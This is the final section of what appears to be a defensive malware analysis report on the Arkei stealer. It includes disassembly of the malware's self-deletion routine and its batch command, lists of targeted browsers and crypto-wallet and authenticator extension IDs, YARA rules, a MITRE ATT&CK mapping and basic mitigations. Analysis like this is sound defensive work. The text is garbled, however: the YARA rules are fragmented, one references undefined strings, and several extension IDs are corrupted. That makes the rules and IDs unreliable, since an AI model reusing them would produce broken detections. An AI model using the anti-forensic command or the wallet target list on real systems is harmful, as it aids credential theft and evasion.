00415CAC	8B00 54734200	mov ecx,dword ptr ds:[427354]	00427354:"C timeout /t 5 & del /f /q \"%s\" & exit"
00415CAD	51	push ecx	
00415CB0	8D95 B0FDFFFF	lea edx,dword ptr ss:[ebp-250]	
00415CB3	52	push edx	
00415CB4	FF15 747B4200	call dword ptr ds:[40sprintfA]	
00415CBA	83C4 0C	add esp,C	
00415CB0	6A 3C	push 3C	
00415CBF	6A 00	push 0	
00415CC1	8D45 C4	lea eax,dword ptr ss:[ebp-3C]	
00415CC4	50	push eax	
00415CC5	E8 96F6FFFF	call salsa.415360	
00415CCA	C745 C4 3C000000	mov dword ptr ss:[ebp-3C],3C	3C: '<'
00415CD1	C745 C8 00000000	mov dword ptr ss:[ebp-38],0	
00415CD8	C745 CC 00000000	mov dword ptr ss:[ebp-34],0	
00415CDF	8B00 14784200	mov ecx,dword ptr ds:[427814]	00427814:"&open"
00415CE5	894D D0	mov dword ptr ss:[ebp-30],ecx	
00415CE8	8B15 38794200	mov edx,dword ptr ds:[427938]	00427938:"C:\\Windows\\System32\\cmd.exe"
00415CEE	8955 D4	mov dword ptr ss:[ebp-2C],edx	
00415CF1	8D85 B0FDFFFF	lea eax,dword ptr ss:[ebp-250]	
00415CF7	8945 D8	mov dword ptr ss:[ebp-28],eax	
00415CFA	C745 DC 00000000	mov dword ptr ss:[ebp-24],0	
00415D01	C745 E0 00000000	mov dword ptr ss:[ebp-20],0	
00415D08	C745 E4 00000000	mov dword ptr ss:[ebp-1C],0	
00415D0F	8D4D C4	lea ecx,dword ptr ss:[ebp-3C]	
00415D12	51	push ecx	
00415D13	FF15 987D4200	call dword ptr ds:[40ShellExecuteExA]	
00415D18	6A 3C	push 3C	

Figure 22 – Malware Deleting Its Own Copy from the System

After completing all malicious activities, the malware proceeds to the final stage to remove its own copy from the system. A batch command is executed through cmd.exe using the **ShellExecuteA** API. The decrypted command parameter is **/C timeout /t 5 & del /f /q \"%s\" & exit**; after waiting for 5 seconds, it deletes the malware's own executable file and then closes the cmd window. Through this self-deletion technique, the malware aims to minimize the traces it leaves on the system.

/C timeout /t 5 & del /f /q \"%s\" & exit

List of Targeted Browsers and Extensions

Browser Engine	Browser Name
Chromium	Chrome
Chromium	ChromeBeta
Chromium	ChromeCanary
Chromium	Chromium
Chromium	Edge_Chromium
Chromium	Kometa
Chromium	Amigo
Chromium	Torch
Chromium	Orbitum
Chromium	Comodo
Chromium	Nichrome
Chromium	Maxthon5
Chromium	Sputnik
Chromium	EPB
Chromium	Vivaldi
Chromium	CocCoc
Chromium	Uran
Chromium	QIP
Chromium	Cent
Chromium	Elements
Chromium	TorBro
Chromium	CryptoTab
Chromium	Brave
Chromium	Opera
Chromium	OperaGX
Chromium	OperaNeon
Gecko	Firefox
Gecko	SlimBrowser
Gecko	PaleMoon
Gecko	Waterfox
Gecko	Cyberfox
Gecko	BlackHawk
Gecko	IceCat
Gecko	KMeleon

Extension Name	Targeted Extension ID
TronLink	ibnejdfjmmkpcnlpebklmnkoeiohofec
MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
Binance Chain Wallet	fhbohimaebobhpjbbldcngcnapndodjp
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Nifty Wallet	jbdacneiiniinmjbjlalghcelgbejmnid
Math Wallet	afbcbjpbpfadlkmhmcilhkeodmamcflc
Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad
Guarda	hpglfhghfnhbpgjdenjgmdgoeiappafln
EQUAL Wallet	blnieiiffboillknjnepogjhkgnoapac
Jaxx Liberty	cjelfplplebdjjenllpjcbmljkfcffne
BitApp Wallet	fihkakfobkkmkjopchpfgcmhfjnmnfpj
iWallet	kncchdigobghenbbaddojinnaogfppfj
Wombat	amkmjmmfddogmhpjloimipbofnfjih
MEW CX	nlbmnnijnlegkjjpcfjclmcfggfcdm
GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammj
Saturn Wallet	nkddgncdjgjfcdamfgcmfnlhccnimig
Ronin Wallet	fnjhmkhmkbjkkabndcnnogagobneec
NeoLine	cphhlmgameodnhkjdmkpanlelnlohao
Clover Wallet	nhnkbkgjikgcigadomkphalanndcapjk
Liquidity Wallet	kpfopkelmapcoipemfendmdcghnegimn
Terra Station	aiifbnfbobpmeekipheeijmdpnlpgrp
Keplr	dmkamcknogkgcdfhbbddcghachkejeap
Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Auro Wallet	cnmamaachppnkjgnildpdmkaakejnhae
Polymesh Wallet	jojhfeodkpkglbfimdfabpdfjaoolaf
ICONex	flpiciilemghbmfalicaajoolhkkenfel
Nabox Wallet	nknhiehlkippafakaeklbeglecifhad
KHC	hcflpincpppdclinealmandijcmnkbgn
Temple	ookjlbkijinhpmnjffcofjonbfbgaoc
TezBox	mnfifefkajgofkckjemidiaecocnkjeh
Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
Byone	nlgbhdfgdhgbiamfdmbikcdghidoadd
OneKey	infeboagfghbjpbepbpgnabfdkdaf
LeafWallet	cihmoadaighcejopammfbmddcmdekje
DAppPlay	lodccjjbdhfakaekdiahmedfbieldgik
BitClip	ijmpgkjfkbfhoebgogflfebnejmfbml
Steem Keychain	lkcjlnjfbikmcmmbachjpdbiiejflpcm
Nash Extension	onofpnbbkehpmmoabgpcpmigafmmnjhl
Hycon Lite Client	bcopgchhojmggmffilplmbdicgaihlkp
ZilPay	klnaejjgbibmhlephnhpmaofohgkpgkd
Coin98 Wallet	aeachknmefphepccionboohckonoemg
Phantom	bfnaelmomeimhlpmgjnjoiphpkkoljpa
Cryptof.com	hifafgmccdepekplomijjckfgodnhcellj
Maiar DeFi Wallet	dngmlblcodfobpdpecaadgfbcggfjnm
Oasis	ppdadbejkmjnefldpcdjhnkpbjkikoip
MonstaWallet	hpbgcgmiemanfelegbndmhieigkackl

MOBOX	fcckkdbjnoikooededlapcalpionmalo
Crust Wallet	jccapkebeeiajkkdemacblkjhhhboiek
Pali Wallet	mgffkfbidihjpoaomajlbgchddlicgpn
TON Wallet	nphplpgoakhhjchkkhmiggakijnkhfnd
Hiro Wallet	ldinpeekobnhjjdofggfgjlcehhmanlj
Slope Wallet	pocmplpaccanhmnllbbkpgfliimjljgo
Solflare Wallet	bhhhlbepdkbapadjdnnojkbgioiodbic
Stargazer Wallet	pgiaagfkgcbtnmiiolekcfmldagdhlc
EVER Wallet	cgeeodpfagjceefieflmdfphplkenlfk
partisia-wallet	gjkdbeariifkpoencioahhcilildpjgh
Ecto Wallet	bgjogpoidejdemgoothpnkmdjpocgkha
ONTO Wallet	ifekdpamphokdglkkdomedpdegchjdp
Fractal Wallet	agechnindjilpccclehlhbjphbgnobpf
ADS Wallet	algbmlhagnobbnmakepomicmfljlbehg
Moonlet Wallet	imijjbmbnefbnmonjeileijahaipglj
ZEBEDEE	kjpdchaapjheajadlaakiiigcbhoppda
Argent X StarkNet Wallet	dlcobpjiiigpikoobohmabehhmhfoodbb
X-Wallet	bofddndhbegljegmpmnlbhcejofmjgbn
Biport Wallet	mapbhaebnddapnmifbbkgeedkeplgjm
Typhon Wallet	kfdniefadaanbjodldohaedphafoffoh
Twetch Wallet	jaooiolkmfcmloonphpiiogkfckgciom
Leap Wallet	aijcbedoijmgnlmjeegjaglmepbmkpi
Lamden Wallet	fhfffofbcgbjjodnpcfompojdijhdim
Earth Wallet	agkfnefiabmfpnochlcaagggnkdfmmjd
Nami	lpfcbjknijpeeillifnkikgncikgfhdo
Coin Wallet	fecfflganphcinpahcklgahckeohalog
Beam Web Wallet	ilhaljfiglknggcoegeknjghdgampffk
FShares Wallet	dklmlehijjaepdijfnbbhncfpcoeelj
WAGMIswap.io Wallet	fkhebcilafocjhnlnogogekljmlgdhd
BLUE - Worlds Safest and Simplest Wallet	laphpbhjhhgigmjoflgcchgodbclahk
Unification Web Wallet	mkjjflkhdddjfhonakofipfojoepfndk
Infinity Wallet	jnlfdbidonfeldmalbflbmlebbipcnle
Fetch[.]ai Network Wallet	ellkdbaphhldpeajbepobaecooaoafpg
Alby Wallet	iokeahhehimjnekaafflcihljlcjccdbe
xBull Wallet	omajpeaffjgmlpmhbfdjepdejoemifpe
Sugarchain Wallet	pgojdfajgcjjpnbpfaelnpnjocakldb
Tronium	pnndplcbkakcpkijnolgbkdgiikjednm
Harmony	fnnegphlobjdpkhecapkijjdkgcjhkib
Oxygen	fhilaheimglignddkjgofkcbgekhenbh
JustLiquidity Wallet	cmbagcoinhmacpcgmbiniijboejgiahi
AlgoSigner	kmmolakhbgdlpkjckjkebenjheonagdm
Goldmint Lite Wallet	fnabdmcgpkkjgegokfcnfbpneacddpfh

GeroWallet	bgpipimickeadkjlkgciifhnalhdjhe
EO.Finance	hoighigmnhgkdaenafgnefkc mipfjon
Multi Wallet	nlgnepoekdfodgjkjiblkadkj bdfmgd
Waves Enterprise Wallet	nhihjlnjgibefgjhbhcphmnckoogdea
Bluehelix Wallet	ehibhohmlpipbaogcknmpmiibblplph
Nebulas Wallet	magbanejlegnbcppijlfhnmfmghialkl
Vtimes	fgkaeeikaoeiiggggbgdcjchmdfmamla
Crocobit Wallet	pnlfjmlcjdgkddecgincndfgegkecke
Authenticator	bhghoamapcdpbohphigoooaddinpkbai
Authy	gaedmjdmmahhbjefcbgaolhhanlaolb
EOS Authenticator	oeljdldpnmdbchonieli dgobddffflal
GAuth Authenticator	ilgcnhelpchnceeipijaljkblbcobl
Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk

YARA Rule

```
rule Stage1_Arkei
{
    meta:
        description = "Arkei Stealer"

    strings:
        //peb anti debug
        $anti_debug = {64 A1 30 00 00 00 80 78 02 00}

        //impossible disassembly
        $impossible_jz_jnz = {74 ?? 75 ??}

        $inflate = "inflate" ascii
```

condition:

uint16(0) == 0x5A4D and

filesize < 5MB and

\$anti_debug and

#impossible_jz_jnz >= 5 and

\$inflate and

(\$api_mem1 or \$api_mem2) and

(\$str_func1 or \$str_func2) and

\$dpapi

}

strings:

\$xor_decrypt = {

8B 4D ?? 03 4D ?? 0F BE 19 8B 55 ?? 52 E8 ?? ?? ?? ??

83 C4 ?? 8B C8 8B 45 ?? 33 D2

F7 F1 8B 45 ?? 0F BE 0C 10

33 D9 8B 55 ?? 03 55 ??

88 1A EB BE

}

```
//peb walking kernel32.dll base for getproc
```

```
$peb_resolve = {
```

```
    64 A1 30 00 00 00 8B 40 0C 8B 40 0C
```

```
    8B 00 8B 00 8B 40 18
```

```
}
```

```
condition:
```

```
uint16(0) == 0x5A4D and
```

```
filesize < 5MB and
```

```
$xor_decrypt and
```

```
$peb_resolve
```

```
}
```

MITRE ATTACK TABLE

Execution	Credential Access	Discovery	Defense Evasion	C&C	Exfiltration
Windows Command Shell (T1059.003)	Credentials from Web Browsers (T1555.003)	File and Directory Discovery (T1083)	Indicator Removal (T1070)	Standard Encoding (T1132.001)	Exfiltration Over C2 Channel (T1041)
	Steal Web Session Cookie (T1539)	Query Registry (T1012)	Obfuscated Files or Information (T1027)		
	Password Managers (T1555.005)		Virtualization/Sandbox Evasion (T1497)		

Mitigation Recommendations

1. An up-to-date antivirus solution should be used.
2. The operating system in use should be kept up to date.
3. Passwords should not be stored in plaintext on the computer.
4. Attachments from unknown emails should not be opened.
5. Links from untrusted sources should not be clicked.

PREPARED BY

Alperen GECE

[linkedin](#)

